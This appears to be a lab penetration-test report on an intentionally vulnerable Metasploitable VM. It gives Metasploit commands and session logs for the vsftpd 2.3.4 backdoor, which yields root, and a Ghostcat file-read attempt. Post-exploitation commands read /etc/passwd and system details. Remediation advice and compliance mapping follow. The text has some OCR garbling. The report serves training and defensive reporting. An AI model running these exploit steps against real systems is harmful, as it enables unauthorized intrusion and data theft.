  nikto_8180.txt;~/evidence/tomcat_manager_auth_result.txt;~/evidence/  
  tomcat_manager_page.html,"Remove default accounts/change passwords; disable  
  WebDAV/PUT; restrict manager/host-manager to admin-only network; update  
  Tomcat"  
4 192.168.222.129,21,FTP,vsftpd 2.3.4,,7.5,High,Information  
  disclosure,High,discovery.txt;~/evidence/ftp21_banner.txt;~/evidence/  
  ftp21_list_verbose.txt,"Disable anonymous logins (anonymous_enable=NO);  
  chroot users; remove world-writable files; update vsftpd"  
5 192.168.222.129,2121,FTP,ProFTPD 1.3.1,,6.0,Medium,Service  
  disclosure,Medium,discovery.txt;~/evidence/ftp2121_banner.txt,"Verify patch  
  level; disable service if not required; restrict access"  
6 192.168.222.129,3306,MySQL,MySQL 5.0.51a-3ubuntu5,,7.0,High,Data  
  exposure,High,discovery.txt,"Harden DB access; restrict remote root login;  
  patch MySQL"  
7
```


Attack phase

Objective: validate high-impact findings by safely exploiting vulnerable services in lab.

Important: all exploitation was performed in a lab against an intentionally vulnerable VM (Metasploitable).

A — vsftpd 2.3.4 backdoor (CVE-2011-2523) — full compromise (RCE)

Purpose: demonstrate RCE/backdoor using known Metasploitable vsftpd backdoor module.

Steps performed (in msfconsole):

msfconsole

```
# load module
use exploit/unix/ftp/vsftpd_234_backdoor

# set target
set RHOSTS 192.168.222.129
set RPORT 21

# start logging (spool)
spool /home/kali/vapt_projects/metasploit-lab/screenshots/msf-vsftpd-spool-$(date +%F-%H%M).log

# run exploit as a background job (keep console responsive)
exploit -j

# list sessions
sessions -l

# (example returned session 1)
# capture non-interactive evidence
sessions -i 1 -c "id; uname -a; hostname -f; cat /etc/issue; cat /etc/passwd | sed -n '1,120p';
ps aux | head -n 60; netstat -tulpen | head -n 120; ip -4 addr show; route -n"

# stop spool and background the shell
spool off
background 1
```



www.cyart.io

[illegible]

serchsploit-vsftpd.txt

```
-./apt_projects/metasploit-lab/notes/research/exploit-vuln.txt - Mousepad

File Edit Search View Document Help

1
2 Exploit Title
3
4 [01:31m] [Kvstpd] [K 2.0.5 - 'CMD' (Authenticated) Remote Memory Consumption | linux/dos
5814.pl
5 [01:31m] [Kvstpd] [K 2.0.5 - 'deny_file' Option Remote Denial of Service (1) | windows/
dos/31818.sh
6 [01:31m] [Kvstpd] [K 2.0.5 - 'deny_file' Option Remote Denial of Service (2) | windows/
dos/31819.pl
7 [01:31m] [Kvstpd] [K 2.3.2 - Denial of Service | linux/dos/
16270.c
8 [01:31m] [Kvstpd] [K 2.3.4 - Backdoor Command Execution | unix/
remote/49757.py
9 [01:31m] [Kvstpd] [K 2.3.4 - Backdoor Command Execution (Metasploit) | unix/
remote/17491.rb
10 [01:31m] [Kvstpd] [K 3.0.3 - Remote Denial of Service | multiple/
remote/49719.py
11
12 Shellcodes: No Results
13
```




Observed evidence:

- Metasploit output: Found shell. Command shell session 1 opened ...
- Root on target: uid=0(root) gid=0(root) from id.
- Spool lfile saved (renamed&copiedtoreports):
~/vapt_projects/metasploitlab/reports/msf-vsftpd-spool-2025-10-02-0924.log

Actionable impact: Full system compromise (root).

Remediation: remove/upgrade vsftpd, disable FTP, firewall controls, rebuild host if production.

Tomcat AJP / Ghostcat (CVE-2020-1938) — file read attempt



Purpose: demonstrate arbitrary file read (information disclosure) via Tomcat AJP.

Module used in msfconsole:

```
use auxiliary/admin/http/tomcat_ghostcat
```

```
set RHOSTS 192.168.222.129
```

```
set RPORT 8009
```

```
spool /home/kali/vapt_projects/metasploit-lab/screenshots/msf-tomcat-ghostcat-spool-$(date +%F-%H%M).log
```

```
run
```

```
spool off
```

Outcome: Module printed Unable to read file, target may not be vulnerable. but created a loot entry (Metasploit saved a file record). Loot saved to:

/home/kali/.msf4/loot/20251002093958_default_192.168.222.129_WEBINFweb.xml_676333.txt



We copied that into the project reports:

~/vapt_projects/metasploit-

lab/reports/20251002093958_default_192.168.222.129_WEBINFweb.xml_676333.txt

In this run the file ended up empty (no content) — still recorded as attempted proof in report.

Remediation: disable/bind AJP connector to localhost, upgrade Tomcat to patched version, harden access controls and restrict AJP.

Attack (Exploitation Phase)

- FTP (vsFTPD 2.3.4 Backdoor Exploit):
 1. Using exploit/unix/ftp/vsftpd_234_backdoor in Metasploit, a root shell was successfully obtained on the target.
 2. Confirmed via system commands (id, uname -a, hostname -f, cat /etc/issue).
- Tomcat Ghostcat Vulnerability (CVE-2020-1938):
 1. Used auxiliary/admin/http/tomcat_ghostcat to attempt file read via AJP.
 2. Loot captured but file was mostly empty, indicating partial exposure.
- Evidence Collection:
 1. All exploitation logs were spooled into files under ~/vapt_projects/metasploit-lab/screenshots/ and stored in reports/ for documentation.

```
File Edit Search View Document Help
20251002093958_default_192.168.222.129_WEBINFweb.xml_676333.txt
attack-session-202510020810.txt
918 [0m][34m[*]] [0m Spooling to file /home/kali/vapt_projects/metasploit-lab/screenshots/msf-vsftpd-spool-$(date...
919 [4msf][0m exploit([34m[*]] [31munix/ftp/vsftpd_234_backdoor[0m) [0m> exploit
920
921 [0m][34m[*]] [0m 192.168.222.129:21 - Banner: 220 (vsFTPd 2.3.4)
922 [im][34m[*]] [0m 192.168.222.129:21 - USER: 331 Please specify the password.
923 [im][32m[*]] [0m 192.168.222.129:21 - Backdoor service has been spawned, handling...
924 [im][32m[*]] [0m 192.168.222.129:21 - UID: uid=0(root) gid=0(root)
925 [im][34m[*]] [0m Found shell.
926 [im][34m[*]] [0m Command shell session 1 opened (192.168.222.128:33869 -> 192.168.222.129:6280) at 2025-10-02 08:32:29 -0400
927
928 [0m From msfconsole (where you exploited):
929 sessions -l # list sessions (confirm session id)
930 # interactively enter the shell if you want a live terminal
931 sessions -i 1 # interact with session 1 (replace 1 with id shown)
932 # OR run single commands and get output back to msf console (non-interactive, safer for logging)
933 sessions -i 1 -c "id"
934 sessions -i 1 -c "uname -a"
935 sessions -i 1 -c "hostname -f"
936 sessions -i 1 -c "cat /etc/issue"
937 sessions -i 1 -c "cat /etc/passwd | sed -n '1,120p'"
938 sessions -i 1 -c "ps aux | head -n 60"
939 sessions -i 1 -c "netstat -tulpen | sed -n '1,120p'"
940 sessions -i 1 -c "ss -tulpen | sed -n '1,120p'"
941 sessions -i 1 -c "ip -4 addr show"
942 sessions -i 1 -c "route -n"
943 # check listening services & owners again (already saw)
944 sessions -i 1 -c "lsof -i -Pn | sed -n '1,120p'" # optional if lsof present
945 # When finished interacting: # send session to background (keeps it alive)
946 background
947 [im][34m[*]] [0m Wrong number of arguments expected: 1, received: 7
948 Usage: sessions <id>
949
950 Interact with a different session Id.
951 This command only accepts one positive numeric argument.
952 This works the same as calling this from the MSF shell: sessions -i <session id>
953
954 [im][34m[*]] [0m Wrong number of arguments expected: 1, received: 12
955 Usage: sessions <id>
956
957 Interact with a different session Id.
958 This command only accepts one positive numeric argument.
959 This works the same as calling this from the MSF shell: sessions -i <session id>
960
961 [im][34m[*]] [0m Wrong number of arguments expected: 1, received: 4
962 Usage: sessions <id>
```



Reporting (Documentation & Evidence)

Findings were documented in CSV templates for Dradis import, covering: Title, Host, Port, Service, Severity, CVE, Evidence, and Remediation.

OpenVAS Vulnerability Scanning:

Scored the target vulnerabilities.

Results were **consistent with Metasploit exploitation findings**, showing that high-risk services (FTP backdoor, Tomcat Ghostcat) align with exploitable issues in real-world attack scenarios.

Conclusion:

The lab demonstrated the full lifecycle of a penetration test: from planning with Dradis, discovering services with Nmap & ZAP, exploiting with Metasploit, validating findings with OpenVAS scoring, and reporting evidence in structured templates. This hands-on exercise aligns with industry-standard methodologies and is an effective way to practice both offensive and reporting.

Security Standards & Compliance

Purpose & approach:

This section explains how identified vulnerabilities should be interpreted through the lenses of regulation and security best practice. The aim is to translate technical findings into business and compliance impact so remediation can be prioritized correctly.

Regulatory & standards context:

GDPR (Data protection): protects personal data and mandates strong confidentiality and access controls. Any vulnerability that can reveal personal identifiers, credentials, or user records should be treated as a potential GDPR incident — triggering notification, containment, and remediation procedures. HIPAA (Health data protection): applies where systems process PHI. Insecure interfaces or file disclosures that touch patient information must be escalated and remediated promptly to avoid regulatory penalties and ensure patient privacy. ISO/IEC 27001 (Information security management): use as the control-mapping framework. Map technical weaknesses to specific controls (examples below) so the organization can align fixes with established policies:

- Patch management and update processes A.12.6.1
- Secure development and configuration A.14.2
- Incident response and recovery A.16

Finding-to-compliance mapping (concise examples)

- vsftpd RCE (CVE-2011-2523) — *Impact*: full system compromise → *Compliance implications*: severe risk to confidentiality and integrity; could cause GDPR/HIPAA breaches if PII/PHI is present. *ISO mapping*: A.16 (incident handling), A.12 (system



integrity/patching). *Action*: treat as critical — isolate host, preserve evidence, rebuild from trusted images after patching and validation.

- Ghostcat (CVE-2020-1938) — *Impact*: arbitrary file disclosure via AJP → *Compliance implications*: exposure of config files or credential stores that may lead to downstream GDPR/HIPAA issues. *ISO mapping*: A.9 (access control), A.14 (secure configuration). *Action*: disable/patch AJP or apply access restrictions; audit exposed files for PII/PHI.

How to prioritise using OWASP Top 10:

Tag each web-related finding with its OWASP Top 10 category (Injection, Broken Authentication, Sensitive Data Exposure, etc.). Use these tags as a quick triage axis alongside compliance impact: vulnerabilities that are both OWASP-high (e.g., Injection, Sensitive Data Exposure) and intersect with GDPR/HIPAA should be elevated to the top of the remediation queue. Example: Ghostcat → OWASP category *Sensitive Data Exposure* → higher priority because it directly increases risk of personal data leakage.

Practical remediation guidance (short, actionable items)

- Patch or remove vulnerable services immediately where possible.
- For any host showing evidence of RCE or full compromise: disconnect, collect forensic artifacts, and rebuild. Do not trust the filesystem.
- For file-disclosure issues: rotate credentials found in exposed files, audit access logs, and implement strict access controls.
- Document every step so it maps to ISO incident response (A.16) and supports any compliance reporting required by GDPR/HIPAA.



Vulnerability	Technical impact	OWASP tag	ISO controls	Compliance risk	Immediate fix (1–2 lines)
vsftpd RCE (CVE-2011-2523)	Remote code execution leading to full system compromise; attacker can execute arbitrary binaries, create backdoors, and access sensitive files.	A1: Injection / Remote Code Execution (maps to OWASP RCE risks)	A.16 (Incident management), A.12.6.1 (Patch management), A.12 (System integrity)	Critical — high probability of GDPR/HIPAA breach if PII/PHI resides on host or in connected storage.	Isolate host from network, preserve forensic evidence (disk image, memory), patch/remove vulnerable vsftpd, rebuild from a trusted image and restore from known-good backups.
Ghostcat / Tomcat AJP file disclosure (CVE-2020-1938)	AJP connector allows arbitrary file read (and potential config/credential disclosure); may expose server.xml, context.xml, webapp config, or credential stores.	A3: Sensitive Data Exposure	A.9 (Access control), A.14 (Secure configuration), A.12 (Patch management)	High — elevated risk to GDPR/HIPAA if exposed files contain credentials, PII, or PHI.	Disable AJP connector or apply patch; restrict AJP to localhost or via firewall; search and rotate any credentials discovered in exposed files; audit access logs.